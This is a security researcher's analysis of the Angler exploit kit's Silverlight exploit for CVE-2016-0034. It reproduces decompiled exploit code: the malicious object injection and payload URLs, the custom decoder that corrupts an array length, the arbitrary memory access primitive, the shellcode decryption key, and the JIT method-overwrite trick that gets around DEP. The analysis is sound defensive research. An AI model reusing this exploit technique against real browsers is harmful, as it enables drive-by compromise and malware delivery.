ANALYSIS OF ANGLER'S NEW SILVERLIGHT EXPLOIT

Mihai Neagu Senior Proactive Detection Researcher @ Bitdefender mneagu@bitdefender.com



Introduction

Along the years, the Angler exploit kit has introduced new techniques for abusing freshly discovered vulnerabilities as quickly as exploitation code was made public. Even though the exploitation techniques are published after the vulnerability patches are released, Angler seems to rely on the small time window before the software is actually being updated.

In January 2016, a new Silverlight vulnerability registered as CVE-2016-0034 has been patched by Microsoft in security bulletin MS16-006. Shortly after, the vulnerability has been disclosed. It didn't take long, and in February 2016 Angler started delivering this new exploit to vulnerable browsers.

What's interesting about this new exploit is that it bypasses modern mitigation techniques such as data execution prevention or ROP protection, and it doesn't need to mark a memory block as executable before running the shellcode, as described later.

I'll start by describing the two stages of the Silverlight application, then we will see how the actual exploitation is performed, and how the shellcode gets executed.

At the end of this article, a few mitigation ideas will be presented.

The Silverlight object instantiation

The exploit is delivered as a Silverlight object inside a rogue web page. To avoid detection at the network level, the object is not static in the HTML of the page, but is constructed dynamically. When the web page loads, a few scripts generate the object's instantiation code, and inject it as innerHTML to an existing page element. The HTML of the object instantiation looks like:

```
<form id="form1" runat="server" style="height: 100%">
 <div id="silverlightControlHost">
    <object
     data="data:application/x-silverlight-2,"
     type="application/x-silverlight-2" width="100%" height="100%">
      <param name="minRuntimeVersion" value="4.0.50524.0" />
      <param name="autoUpgrade" value="false" />
      <param name="source"</pre>
      value="http://music.cut-upsystems.com/French.esproj?prevent=&stage=iDvS&
              Mister=&could=yk00z6qEsC&conference=jxp7&sort=Vw4Ra2dlwd&want=&
              feel=ANO4aj4C&cover=shLb1u&buy=wq1b-2" />
      <param name="initParams"</pre>
      value="gvTrvze=b2ZmaWNlci54aHQ/c2hpcD0mc2l4PXdUUD[...]
              KetErve=QWNjZXB00iAqLyoKVXNlci1BZ2VudDogTW[...]"/>
   </object>
 </div>
</form>
```



The Silverlight parameters which are interesting to us are:

• the "**source**" parameter tells the object where it comes from

• the "initParams" parameter gives the object some name/value pairs of information described below

The first "initParams" value, named "gvTrvze", contains the Base64 encoding of the relative URL to download and execute as payload after exploitation:

gvTrvze=b2ZmaWNlci54aHQ/ c2hpcD0mc214PXdUUDNtJnRlcm09S1VWaTFPYXVFJnNldHRsZT0mYXVkaWVuY2U9Qk4zUjJs0FNPJndoeT0mZ292ZXJub3I9e1VEdDFo bjVwcUxxQ0JXdHhNSVVsSXBqSmU1NDY30DQ4MzIyMDhhNGVhZmIzMTd1MGI2NzQ10TcxMDE2ZjVhNzQ%3D

After Base64 decoding:

officer.xht?

ship=&six=wTP3m&term=JUVi10auE&settle=&audience=BN3R218S0&why=&governor=zUDt1hn5pqLqCBWtxMIUlIpjJe546784
832208a4eafb317e0b6745971016f5a74

The second parameter, named "**KetErve**", contains the Base64 encoding of the HTTP headers used to request the originating web page, and will be used later to mimic the browser when downloading the payload:

KetErve=QWNjZXB00iAqLyoKVXNlci1BZ2VudDogTW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xOyBUcmlkZW50LzcuMDsgU0xDQzI7 IC50RVQgQ0xSIDIuMC41MDcyNzsgLk5FVCBDTFIgMy41LjMvNzI50yAuTkVUIENMUiAzLjAuMzA3Mjk7IE1lZGlhIENlbnRlciBQQyA2 LjA7IC50RVQ0LjBD0yAuTkVUNC4wRTsgcnY6MTEuMCkgbGlrZSBHZWNrbwpSZWZ1cmVy0iBodHRw0i8vYWxpb25zLnRrL2ZyZWUucGhw P2lnd3VjeD14dmdmZiZpZD00MjVBQjJCMDk5QjQy0DFDNjNCMzEzRjE3MkRFNkEyRDBDQTkxREYyRTIGNjYzMzQwMTMyNTE4RTE0RkQ3 0UU20TZDRDVBNkYKQWNjZXB0LUxhbmd1YWd10iBlbi1VUwpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGU=

After Base64 decoding:

Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko
Referer: http://alions.tk/free.php?
igwucx=xvgff&id=425AB2B099B4281C63B313F172DE6A2D0CA91DF2E9F663340132518E14FD79E696CD5A6F
Accept-Language: en-US
Accept-Encoding: gzip, deflate



The first stage

The URL "http://music.cut-upsystems.com/French.esproj..." will download a XAP file (application/x-silverlight-app), which contains the .Net DLL file and a manifest:

BzT6P1Mstzlm4zx4Uf.dll

MD5: 22a9f342eb367ea9b00508adb738d858 SHA1: f7eba2f5897f93b08dd389136c1c444a5ddc9512

AppManifest.xaml

```
<Deployment
xmlns=http://schemas.microsoft.com/client/2007/deployment
xmlns:x=http://schemas.microsoft.com/winfx/2006/xaml
EntryPointAssembly="BzT6P1Mstzlm4zx4Uf"
EntryPointType="BzT6P1Mstzlm4zx4Uf"
RuntimeVersion="4.0.50826.0">
    </Deployment.Parts>
        <AssemblyPart x:Name="BzT6P1Mstzlm4zx4Uf" Source="BzT6P1Mstzlm4zx4Uf"
        </Deployment.Parts>
        </Deployment.Parts>
        </Deployment.Parts>
    </Deployment>
```

When loaded, the MainPage constructor is called, which decrypts the first stage payload, then loads it. This payload is another Silverlight object, as we will see later.

Note: I have added comments for most the code so that it's easier to read and understand.

```
public MainPage(ref StartupEventArgs args, object oApp)
{
    // [...]
    // decrypt 1st stage payload
    byte[] numArray = new byte[eEjoEjeei3.Moej3ijIEieta.Length];
    byte _Moe2y=61, num=27;
    for (int index = 0; index < numArray.Length; ++index)
        numArray[index] = Noerjeoeee((byte)(eEjoEjeei3.Moej3ijIEieta[index] ^ 7), ref _Moe2y);
    // copy decrypted data, discarding first 27 bytes
    byte[] data = new byte[numArray.Length - num];
    int index2 = numArray.Length - num;
    for (int index1 = 0; index1 < index2; ++index1)
        data[index1] = numArray[index1 + num];
    // [...]
    // execute 1st stage payload
    Glehei3EjeieieEjjj33ge(new UjEiejjiejEiEjies(oApp, data, (object)args.InitParams));
}
</pre>
```



The decrypted payload has 96444 bytes and is another XAP file:

The decrypted payload is loaded in memory as a byte array, then it is loaded as StreamResourceInfo. The inner DLL is located and loaded as a new .Net assembly. Along with this assembly, the MainPage class is found, and these two are wrapped into an object to be used subsequently:

```
private Class0 Eko8E8ejEjceey(object _ENeijoi1223ioi123ji)
  // load the payload as StreamResourceInfo
 object _MoeoEokeaokarro121keooakkonfo = Ehi8ej3Ekt.method_0(_ENeijoi1223ioi123ji, null);
 if (_MoeoEokeaokarro121keooakkonfo == null)
   return null;
 try
  {
   // locate soOPfuz5I82dp.dll inside payload
   StreamResourceInfo streamResourceInfo =
     Ehi8ej3Ekt.NoeRjiieRierji3ijem(_MoeoEokeaokarro121keooakkonfo,
     new Uri("soOPfuz5I82dp.dll", UriKind.Relative));
   // load the soOPfuz5I82dp.dll as Assembly
   Assembly assembly = Ehi8ej3Ekt.NoEjejriierjiwerjod(
     streamResourceInfo.GetType().GetProperty("Stream")
     .GetValue((object)streamResourceInfo, (object[])null));
   // locate MainPage class
   Type type = assembly.GetType("soOPfuz5I82dp.MainPage");
   if (type == null)
     return null;
   // return a wrapper to the loaded assembly and MainPage object
   return new Class0(type, assembly);
 }
 catch {
   return null;
 }
```



After the new Silverlight assembly has been loaded, the second stage is executed, by running the new MainPage's constructor using the original object and parameters as arguments:


```
private void Glehei3EjeieieEjjj33ge(UjEiejjiejEiEjies args)
{
    // load 1st stage payload and get MainPage object
    Class0 class0 = Eko8E8ejEjceey(Ehi8ej3Ekt.Moejierji3jiem(args.dMoehieierjiea));
    if (class0 == null)
        return;

    try
    {
        // call 2nd stage MainPage constructor
        class0.KoekoEkoee.InvokeMember(".ctor", BindingFlags.CreateInstance, null, null, new object[2]
        {
            args.oApp, // pass 1st stage Application object
            args.initParams // pass 1st stage parameters
        });
    }
        catch (Exception ex) {}
}
```

Second stage

The second stage assembly is more obfuscated than the first. The assembly does not load at all in popular .Net decompilers. After "fixing" the assembly to load in decompilers and renaming non-ASCII names, some of the code execution is still logically obfuscated, using helper classes to decrypt the API names, and perform execution by calling "InvokeMember" with parameters given as arrays of objects.

For example, obtaining a substring of the relative URL to download is done like this





The entry point of the second stage is the MainPage constructor, called with the original object and parameters as arguments. After doing Base64 decoding on the parameter values and constructing the absolute payload URL, the execution will jump to the exploitation part:

```
public MainPage(object object_0, IDictionary<string, string> init_params)
  [...]
  // check calling parameters count
  if (init_params.Count < 2)</pre>
    return;
  // get parameters values
  if (init_params.ContainsKey(MainPage.string_1))
   stringToUnescape = init_params[MainPage.string_1];
  if (init_params.ContainsKey(MainPage.string_2))
   s = init_params[MainPage.string_2];
  if (stringToUnescape == null || s == null)
   return;
  string string_1 = MainPage.string_0; // shellcode key
  string name = typeof(GClass4).Name; // class name where exploit resides
  string str2 = this.method_0();
                                         // source URL
  // decode payload relative URL (from first parameter)
  byte[] bytes1 = Convert.FromBase64String(Uri.UnescapeDataString(stringToUnescape));
  string string1 = Encoding.UTF8.GetString(bytes1, 0, bytes1.Length);
  [...]
  // build payload absolute URL and HTTP headers from given parameters
  string str3 = string1.Substring(0, string1.Length - 40);
  string string_0 = str2 + str3;
  byte[] bytes2 = Convert.FromBase64String(s);
  string string2 = Encoding.UTF8.GetString(bytes2, 0, bytes2.Length);
  // jump to exploitation code
  gclass4.method_0(
              // payload download URL
   string_0,
              // shellcode key
   string_1,
   string2);
              // HTTP headers
  }
```



Root cause analysis of the Silverlight vulnerability

The actual exploitation takes place in "GClass4", abusing the BinaryReader vulnerability using a custom encoder/decoder. The decoder will corrupt the "uint_0" integer array length which is placed just before the "buffer" char array used by BinaryReader:

```
public class GClass4
  [...]
  public bool method_0(string string_0, string string_1, string string_2)
  {
    // memory stream and custom encoder/decoder used for exploitation
    MemoryStream memoryStream = new MemoryStream(32);
    GClass4.Class3 class3 = new GClass4.Class3();
    BinaryReader binaryReader = new BinaryReader(memoryStream, class3);
    // target array which will have its length corrupted
    this.uint_0 = new uint[5];
    // buffer used in exploiting binary reader
    char[] buffer = new char[this.uint_1];
    // object address finding helper
    this.object_0 = new object[3];
    // initialize memory stream
    memoryStream.SetLength(32L);
    // trigger exploit
    binaryReader.Read(buffer, 0, buffer.Length);
    // check if exploit succeeded, corrupting target array length
    if (this.uint_0.Length < 0x4000000)
      return false;
    [...]
    // decrypt shellcode
        byte[] byte_0_2 =
             new GClass0().imethod_0(
                 byte_0_1,
                              // encrypted shellcode
                 ref byte_1); // decryption key
    // write parameters after shellcode
   GClass10.smethod_13(ref byte_0_2, int_1_1, string_0); // URL parameter
GClass10.smethod_13(ref byte_0_2, int_1_2, string_1); // key parameter
GClass10.smethod_13(ref byte_0_2, int_1_3, string_2); // headers parameter
    // execute shellcode
    bool flag = this.gclass1_0.vmethod_2(ref byte_0_2);
    // revert array length corruption
    this.method_2();
    return flag;
  }
```



The vulnerability consists of BinaryReader's internal code not correctly checking the return value of the "**GetChars**" method of the custom encoder/decoder.

As we can see below, the custom decoder in "Class2" will return a specially crafted negative value of -28 or -18 (depending on platform) on the first "GetChars" call. On the second call, it will write two Unicode characters at offsets 0 and 1. Because the length was negative, memory is corrupted before the target char array:

```
private class Class3 : UTF8Encoding
  {
    public override Decoder GetDecoder()
      // return custom decoder with the actual exploit
      return new GClass4.Class2();
    }
  }
  private class Class2 : Decoder
  {
    // int_0 is used to track GetChars call order
    private int int_0;
   public override int GetChars(byte[] bytes, int byteIndex, int byteCount, char[]
chars, int charIndex)
    {
      // variable to store and return character length
      int num;
      switch (this.int_0++)
      {
      case 0:
        // on first GetChars call, return a negative length:
        // -28 on 64-bit platforms (bool_0=true)
        11
              -18 on 32-bit platforms (bool_0=false)
        num = GClass4.bool_0 ? -28 : -18;
        break;
      case 1:
        // on second call, corrupt the length of the array before the buffer
        // to the value of 0x4000000
        chars[0] = '\0'; // Unicode character with code: 0x0000
chars[1] = '溫'; // Unicode character with code: 0x4000
        num = 2; // return a length of two
        break;
      default:
        // on any other call, use byte count as length
        num = byteCount;
        break;
      }
      // return length as set in the above cases
      return num;
    }
    [...]
  }
```



This is how memory looks before it is being corrupted, see the length (5) of the integer array at address 0x09F86FFC:


	<pre>byte_1 = GClass3.byte_0;</pre>	<pre>orrupting target array length 000) w GClass3(this); // encrypted 64-bit shellcode</pre>								
										- 0 ×
Watch 1 Name	Value	Туре		Memory 1 Address: 0x091	0.6.60		641	Columns	1.4.	• • ×
	{uint[0x0000005]}	uint[] int	-	0x09F86FF8 0x09F87008	c4 46 98 00 00 00		0 00 00	00 00 00	AF [*] y	

Then, after the negative return value of "**GetChars**" is accepted as length and used in offset computation, the two Unicode characters with codes 0x0000 and 0x4000 are written at address 0x09F87158. After the encoding/decoding action takes place, the buffer is copied back to the original location, at 0x09F86FFC:

I	<pre>se 1: // on second call, corrupt the le // to the value of 0x4000000 chars[0] = '\0'; // Unicode chara num = 2; // return a length of tw break; fault: // on any other call, use byte co num = byteCount; break;</pre>	er with code: 0x0000 or with code: 0x4000	
	urn length as set in the above case		
// ret return }			
return }		▼ ∛ × Memory1	- -
}			+ + + + + + + + + + + + + + + + + + +
ion % + K	num;	Type Address: 0x09f87150	- (#) Columns: Auto -
Vatch 1 Name	Num; Volue	Type Address: 0x09f87150	- (#) Columns: Auto -
veturn } Vatch1 Name ⊖ ¢ chars	Value (rokst0.00000022))	Type Address: 0x09f87150 char[] 0x09F87150 dc 03 98 79 22 00 00 00 00	- (#) Columns: Auto 00 00 40 00 00 00 00 00
return } 00 % - < Vatch 1 Name	Velue (char(0)0000022]) (50000 °0°	Type Address: 0x09f87150 char(] E 0x09f87150 dc 03 98 79 22 00 00 00 00 char E 0x09f87160 00 00 00 00 00 00 00 00	- (42) Columns: Auto 60 00 40 00 00 00 00 Ū.~y*
return } 00 % - < <u>Vatch 1</u> Name ○ ¢ chars ○ (0x0000000) ○ (0x0000000)	vum; Value (char(ho00000022)) 0 od000 10° 0 od000 12°	Type Address: 0x09187150 charl char 0x09187150 dc 03 98 79 22 00	- (#) Columns: Auto 00 00 40 00 00 00 00 U. 'Y'
} 00 % - Vatch 1 Name ∅ chars ∅ (0.40000000) ∅ (0.40000000) ∅ (0.40000000)	Value [chardbo0000022]} [0x0000 10] [0x0000 10] [0x0000 10]	Type Address: 0x09187150 charil 0x09187150 dc 03: 98: 79: 22: 00: 00: 00: char 0x09187150 0c 03: 98: 79: 22: 00: <td< td=""><td>- (#) Columns: Auto 00 00 40 00 00 00 00 U. 'Y'</td></td<>	- (#) Columns: Auto 00 00 40 00 00 00 00 U. 'Y'
return) 00 % → Watch 1 Image: Constraint of the state of t	Value (charling00000022)) 0x0000 10 0x0000 10 0x0000 10 0x0000 10	Type Address: 0x09187150 chari 0x09187150 dc 03: 98: 79: 2: 00: <td>• (4) Columns: Auto • 00 00 40 00 <</td>	• (4) Columns: Auto • 00 00 40 00 <
return } 00 % - < // //	Num; Value (char(ho00000022)) (0x0000 10) (0x0000 12) (0x0000 10) (0x0000 10)	Type Address: 0x09187150 charl 0x09187150 0c 03 98 79 22 00 00 00 00 00 00 00 00 00 00 00 00	• (#) Columns: Auto • 00 <
return 300 % ~ Watch I ♥ chars ♥ [0x0000000]	Value Value (chart(b.000000022)) (0x0000 '\0' (0x0000 '\0' 0x0000 '\0' 0x0000 '\0' 0x0000 '\0' 0x0000 '\0'	Type Address 0x09187150 chari 0x09787150 dc 03 98 79 22 00 00 00 char 0x09787150 dc 03 98 79 22 00<	• (4) Columns: Auto • 00 00 40 00 <



These four bytes (00 00 00 40), when copied back to 0x09F86FFC by the BinaryReader internal code, overwrite the length of the "gclass4_0.uint_0" integer array, enabling access to 0x40000000 integer elements:



Full access to arbitrary memory

Now that the "gclass4_0.uint_0" integer array has a corrupted length of 0x4000000, the application can access 4GB of memory. However the access is "blind" as the read/write is done using indexes of the integer array, and the actual memory addresses are unknown at this point.

To enable accessing precise memory locations, the application needs to find the address of the corrupted integer array's first element, as well as the addresses of any given object.

This is done using a three element object array created just after the integer array in "GClass4.method_0":

```
// target array which will have its length corrupted
this.uint_0 = new uint[5];
// buffer used in exploiting binary reader
char[] buffer = new char[this.uint_1];
// object address finding helper
this.object_0 = new object[3];
```

To obtain the address of a given object, the application assigns a reference to that object to the first element of the "**object_0**" array, then accesses that element using the integer array "**uint_0**".



To access the first element of "**object_0**" as an integer value using the "**uint_0**" array, the application scans a few integer elements of "**uint_0**" until it finds the value 3, which is the length of the "**object_0**" array which is part of the array's header. Then it advances 2 elements to get the "**object_0**" array's first element, which is the address of the desired object:

{ // 3 is if (gcl { // // //	<pre>dex = 16; index < 24; ++inde the object_0's length, part ass4_0.uint_0[index] == 3) int_l is the index of the ui used to access the contents where any object can be writ thus obtaining that object's s.int_l = index + 2; uint_l = index + 2; uint_l is the address of uin used to be subtracted from a obtaining the associated ind thus obtaining access to any</pre>	t of header nt 0 array of object 0, ten to, address t 0 given address, lex of the uint 0,							-
	s.uint_2 = this.gclass4_0.ui								
> thi bre }	s.uint_2 = this.gclass4_0.ui	nt_0[this.int_1] + 8U;							
thi bre 100 % • • • Watch 1	s.uint_2 = this.gclass4_0.ui ak;	nt_0[this.int_1] + 8U;	₽× Memory1						• 1 ×
thi bre } 100 % * 4 Watch 1 Name	s.uint_2 = this.gclass4_0.ui ak; Value	nt_0[this.int_1] + 8U; 	× Memory 1 Address:	0x0a4f6ff8				4) Columns	Auto -
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass		FF84 46 3			00 00 00 0	00 00 00 00	Auto -
thi bre } 100 % * 4 Watch 1 Name	s.uint_2 = this.gclass4_0.ui ak; Value	nt_0[this.int_1] + 8U; 		FF8 c4 46 3	0 00 00 00	00 00 00	00 00 00 00	00 00 00 00 00 00 00 00	Auto -
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass		FF8 c4 46 3 998 00 00 0 918 dc 03 3 928 00 00 0	0 00 00 00 7 79 10 00 0 00 00 00	00 00 00 00 00 00 00 00 00	00 00 00 00 0 00 00 00 0 00 00 00 0	00 00 00 00 00 00 00 00 00 00 00 00 00 00	Auto • ÄF7y@ Ü.7y
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass	4 X Memory 1 2 Address: 0x0A4F6 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7	FF8 c4 46 3 998 c0 99 9 918 dc 93 3 928 00 00 0 938 00 00 0	0 00 00 00 79 10 00 0 00 00 00 0 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	Auto -
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass	4 X Memory 1 Address: 0x0A4F6 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7	FF8 c4 46 3 008 00 00 0 018 dc 03 3 028 00 00 0 038 00 00 0 048 03 00 0	0 00 00 00 7 79 10 00 0 00 00 00 0 00 00 00 0 00 0 4 66	00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	Auto • • • • • • • • • • • • • • • • • • •
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass	4 X Memory 1 2 Address: 0x0A4F6 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7	FF8 c4 46 3 008 dc 03 3 028 00 00 0 038 00 00 0 048 03 00 0 058 00 00 0	0 00 00 00 79 10 00 0 00 00 00 0 00 00 00 0 00 04 66 0 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00	Auto - AF7y@ U.7y U.7y Atrophysical and a statements of the statement of the state
thi bre } 100 % ~ * Watch 1 Name @ @ this	<pre>s.uint_2 = this.gclass4_0.ui ak; Value (GClass2)</pre>	nt_0[this.int_1] + 80; Type GClass	Q X Memory 1 Address: 0x0A4F6 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7 0x0A4F7	FF8 c4 46 3 908 00 00 0 0 918 dc 03 3 0 0 0 928 00 00 0	0 00 00 00 00 79 10 00 0 00 00 00 0 00 00 00 0 00 00 00 0 00 0	00 00 00 00 00 00 00 00 00 00 00 00 38 79 18 00 00 60 00 00 60 00 00 60 00 00 60 00 00 60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 37 79 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 0	Auto • ÅF7y@

Conversely, to obtain access to a given address, the application first finds the address of the "uint_0" array as described before, then computes the associated index by subtracting the given address from the "uint_0" array's address and dividing the result by the element size.

Shellcode decryption

After the exploit has been successful and arbitrary memory access is obtained, the shellcode is decrypted using a fixed, plaintext 128-bit key:

```
static GClass2()
{
    GClass2.byte_0 = new byte[16] {
        // encryption key = "FbUscJM4nsGAeCfY"
        0x46, 0x62, 0x55, 0x73, 0x63, 0x4a, 0x4d, 0x34,
        0x6e, 0x73, 0x47, 0x41, 0x65, 0x43, 0x66, 0x59,
    };
    GClass2.byte_1 = new byte[0x1270]
    {
        // encrypted 32-bit shellcode (4720 bytes)
        0x6c, 0x62, 0x12, 0xa6, 0x7f, 0x69, 0xfd, 0xb9,
        0x78, 0xb1, 0x6f, 0x96, 0xb9, 0xc6, 0x1f, 0x91,
        0xc4, 0x09, 0xec, 0x04, 0x06, 0xbc, 0x8d, 0xb4,
        0x23, 0x86, 0x6d, 0x6d, 0xa0, 0x97, 0xa6, 0x85,
        [...]
```



The decryption is performed using AES-128 in ECB cipher mode:

```
public GClass0()
  {
    // key size = 128 bit
    this.int_0 = 16;
    // initial vector = empty
    this.byte_0 = new byte[16];
    // encryption algorithm = AES-128
   this.symmetricAlgorithm_0 = (SymmetricAlgorithm) new AesManaged();
    // cipher mode = ECB
   this.genum0_0 = (GClass0.GEnum0) 2;
    // encoding = UTF-8
    this.encoding_0 = Encoding.UTF8;
  }
 public bool method_2(byte[] byte_1, int int_1, byte[] byte_2, ref int int_2, byte[] byte_3, int
int_3)
  {
    [...]
     // set IV
     this.symmetricAlgorithm_0.IV = this.byte_0;
      // set key size in bytes
     int val1 = this.symmetricAlgorithm_0.KeySize / 8;
      // copy key material
      byte[] numArray1 = new byte[val1];
      int length = Math.Min(val1, int_3);
      Array.Copy((Array) byte_3, (Array) numArray1, length);
     this.symmetricAlgorithm_0.Key = numArray1;
      // create decryptor
     using (ICryptoTransform decryptor = this.symmetricAlgorithm_0.CreateDecryptor())
      {
        // perform decryption
       byte[] numArray2 = this.method_1(decryptor, byte_1, int_1);
       if (num < numArray2.Length)</pre>
         return false;
       int_2 = numArray2.Length;
        // copy decrypted data to destination array
        Array.Copy((Array) numArray2, (Array) byte_2, int_2);
    [...]
 }
```



The decrypted shellcode is then stored in "numArray2"

→ 100 % *	<pre>if (num < num return fals int_2 = numAr // copy decry Array.Copy(() }</pre>	ray2 [°] = this.met mArray2.Length) se; rray2.Length; ypted data to d	<pre>hod_1(decryptor, byte_1, int_1); lestination array /2, (Array) byte_2, int_2);</pre>																	
Locals					×	Memory 1													•	ų×
Name		Value		Туре	÷.	Address: 0x0a	324f10								- (#	} Co	lumns:			-
🗄 🥥 nur		{byte[0x00001265]}		byte[]				00 00		00 5	6 57	e8	3b 00	00	00 8		Sb ce		/è;ð.	
		0xe9 0x00		byte		0x0A324F20					8 83		00 00		c9 5	1 51	56 05	èoè;		
	[byte		0x0A324F30							56 Oc	8b	18 6	a ff	57 ff	».@.PQ0	ÿVøjÿV	dy 👘
	[0x00		byte				10 57										V.WÿV.		
		0x00		byte													13 40 75 05			
				byte			80											.A.LŞ €9.t.Š.	D\$.ff8.u	-
		0,56		byte													al 30			
		0x57 0xe8		byte				00 00												
				byte					1 10	ff 7	6 30	eß	b6 ff	ff	ff a	5 c0	75 16	ÿts.ÿve		
		0x3b		byte													04 00		iè3À ^[Â.	
		0x00		byte														.F.ëðU.		
		0x00		byte	Ψ.	0x0A324FD0	19	e8 b/	/ TT	11.1	1 85	сÐ	39 45	D TC	75.0			ùè-ÿÿÿ.		
Output	🚟 Autos 🎉 Locals 🐰	Watch 1				Memory 1	M 🔤	odules	- T	hreads	i 🔤 i	Regist	ers 🖨	Call S	stack					

Shellcode execution, bypassing modern exploit mitigations

After decryption, a special technique is used to execute the shellcode. A placeholder "vmethod_0" is used, that contains multiple instructions that practically do nothing, but its code occupies a memory space comparable to the shellcode size. Its code is then replaced with the shellcode, then the method is called, as detailed below.

This is the placeholder method:

```
public static void smethod_0(string string_0)
  {
    --GClass1.int_0;
  }
  public virtual int vmethod_0()
  {
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
    // ...
   // repeated many times
   11 .
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
   if (GClass1.int_0 != 0)
     GClass1.smethod_0(this.ToString());
   return 0;
  }
```




First, "vmethod_0" is called normally to ensure that the JIT code is generated for its body. The method's generated code looks like:

ess: GClass1.vmethod	00			
twing Options		less cound of		+1 (6) 1
- C:\WOFK\CVE-2	016-0034\Ang	ter\second 5	tage\soOPfuz5I82dp\soOPfuz5I82d	ap/octass1.cs
000000 55		push	ebp	7
000001 8B EC		mov	ebp,esp	
000003 57		push	edi	
000004 56		push	esi	
000005 81 EC 14	00 00 A0	sub	esp,0A14h	
00000b 8B F1		mov	esi,ecx	
00000d 8D BD E4	F5 FF FF	lea	edi,[ebp+FFFF5E4h]	
000013 B9 85 02	00 00	mov	ecx,285h	
000018 33 C0		хог	eax,eax	
00001a F3 AB		rep stos	dword ptr es:[edi]	
00001c 8B CE		mov	ecx,esi	
00001e 89 8D DC	F6 FF FF	mov	dword ptr [ebp+FFFFF6DCh],ecx	
000024 83 3D A4	49 51 08 00	спр	dword ptr ds:[085149A4h],0	
00002b 74 05		je	0000032	
00002d E8 A2 7E		call	496B7ED4	
000032 C7 45 F0	00 00 00 00	mov	dword ptr [ebp-10h],0	
000039 90		nop		
if (GClass1.i				
00003a 83 3D AC	48 51 08 00		dword ptr ds:[08514BACh],0	
000041 90		nop		
000042 90		nop		
000043 90		nop		
000044 90		nop	al	
000045 OF 94 CO		sete		
000048 0F B6 C0 00004b 89 45 F0		movzx	eax,al dword ptr [ebp-10h],eax	
00004b 89 45 F0 00004e 90		mov	dword ptr [ebp-10h],eax	
00004e 90		nop		
000041 90		nop		
000051 90		nop		
000051 90 000052 83 7D F0	00	cmp	dword ptr [ebp-10h],0	
000052 85 70 P0		ine	0000007B	
	thod O(this.	ToString());	0.000 0.00 F M	
000058 8B 8D DC		mov	ecx,dword ptr [ebp+FFFFF6DCh]	
00005e 8B 01		mov	eax.dword ptr [ecx]	


Second, the address of the generated code for the method is obtained, by parsing the virtual table of "this" object:



Replacing the method's body is as easy as writing bytes to the address found before, using the corrupted integer array. Here's how the method body looks before being replaced:



Same method's body after being replaced with the shellcode:



